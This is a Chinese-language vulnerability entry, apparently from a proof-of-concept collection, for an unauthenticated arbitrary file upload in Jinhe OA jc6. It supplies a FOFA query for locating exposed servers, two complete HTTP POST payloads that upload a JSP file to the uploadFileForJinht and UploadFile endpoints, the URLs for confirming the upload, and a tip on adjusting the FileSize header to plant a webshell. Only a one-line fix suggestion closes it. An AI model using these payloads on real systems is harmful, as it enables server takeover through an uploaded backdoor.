J1-15金和-OA-文件上传

漏洞描述：

金和OA jc6系统uploadFileForJinht接口处存在任意文件上传漏洞，未经身份认证的攻击者可利用此漏洞上传恶意后门文件，最终可导致服务器失陷。

影响版本：

- 金和 OA

网络测绘：

fofa语法：

FOFA：app="金和网络-金和OA"

漏洞复现：

payload：


```
POST /jc6/JHSoft.WCF/Attachment/uploadFileForJinht HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
UploadFileName: 1.jsp
FileSize: 40
StartPosition: 0
isFromMobilePhone: 1

<% out.println("Hello, World!"); %>
```

效果图:
PS：上传webshell需要修改请求头 FileSize长度

验证url


```
/jc6/upload/1.jsp
```



PoC-2


```
POST /jc6/JHSoft.WCF/Attachment/UploadFile HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
UploadFileName: 2.jsp
FileSize: 40
StartPosition: 0

<% out.println("Hello, World!"); %>
```



验证url

```
/jc6/upload/2.jsp
```



修复建议：

立即修复金和OA jc6系统的`uploadFileForJinht`接口，增加身份验证和文件类型限制，以防止未授权的任意文件上传。